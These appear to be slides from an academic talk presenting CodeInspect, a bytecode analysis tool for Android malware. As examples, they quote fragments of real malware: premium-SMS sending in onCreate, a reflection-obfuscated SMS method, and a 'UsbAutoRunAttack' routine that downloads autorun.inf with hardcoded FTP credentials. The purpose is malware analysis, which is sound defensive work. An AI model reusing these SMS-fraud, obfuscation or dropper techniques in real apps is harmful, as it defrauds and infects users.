Code Inspect

Analyzing Sophisticated Android Malware with CodeInspect

Siegfried Rasthofer

SECURE SOFTWARE ENGINEERING GROUP
TECHNISCHE UNIVERSITÄT DARMSTADT
Fraunhofer SIT
EC SPRIDE

#whoami

- 3rd year PhD-Student at Secure Software Engineering Group Darmstadt, Germany (Prof. Dr. Eric Bodden)
- Research interest:
  - Applied software security on Android
  - Static-/dynamic code analyses

- Android Security:
  - Found 2 AOSP exploits
  - Korea Threat investigation together with ~~McAfee Research Lab~~ Intel Security

Malware

```
public void onCreate(android.os.Bundle $param0)
{
  sendTextMessage("3353", null, "798657", null, null);
  sendTextMessage("3354", null, "798657", null, null);
  sendTextMessage("3353", null, "798657", null, null);
}
```

```
public static boolean gdadbjrj(String paramString1 , String paramString2)
{
  Class clz = Class.forName(gdadbjrj.gdadbjrj("VRIf3+In9a.aTA3RYnD1BcVRV]af"));
  Object localObject = clz.getMethod( gdadbjrj.gdadbjrj("]a9maFVM.9"),
     new Class[0]).invoke(null, new Object[0]);
  String s = gdadbjrj.gdadbjrj("BaRIta*9caBBV]a");
  Class c = Class.forName(gdadbjrj.gdadbjrj ("VRIf3+InVTTnSaRI+R]KR9aR9"));
  Class [] arr = new Class [] { nglpsq.cbhgc, nglpsq.cbhgc, glpsq.cbhgc, c, c};
  clz.getMethod(s, arr).invoke(localObject , new Object []
    { paramString1 , null , paramString2 , null , null });
}
```

- Reflections
- Packers
- Anti-Decompile
- Anti-Debug
- …

```
public static boolean gdadbjrj(String paramString1 , String paramString2)
{
  Class clz = Class.forName(gdadbjrj.gdadbjrj("VRIf3+In9a.aTA3RYnD1BcVRV]af"));
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  clz.getMethod(s, arr).invoke(localObject , new Object []
    { paramString1 , null , paramString2 , null , null });
}
```


Code Inspect

A new Binary Analysis Framework for Android and Java Bytecode

Soot

Soot



https://github.com/Sable/soot/wiki

Jimple

Soot

Jimple

Soot

```
public static boolean UsbAutoRunAttack(android.content.Context $param0)
{
  java.lang.String $String;
  $String = <smart.apps.droidcleaner.Tools: java.lang.String urlServer>;
  ...
  staticinvoke <smart.apps.droidcleaner.Tools: boolean
     DownloadFile(java.lang.String, java.lang.String, java.lang.String,
     java.lang.String, android.content.Context)>
     ($String, "autorun.inf", "ftpupper", "thisisshit007", $param0);
  return true;
}
```

Declarations

Code

Return-Statement

CodeInspect

Jimple

Soot

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


Jimple Code

Readable Files

Syntax Highlighting

Code Refactoring

Java Source Enhancement

Debugger


Code Manipulation

Dataflow Visualizer

Deobfuscator

"Region" Detection

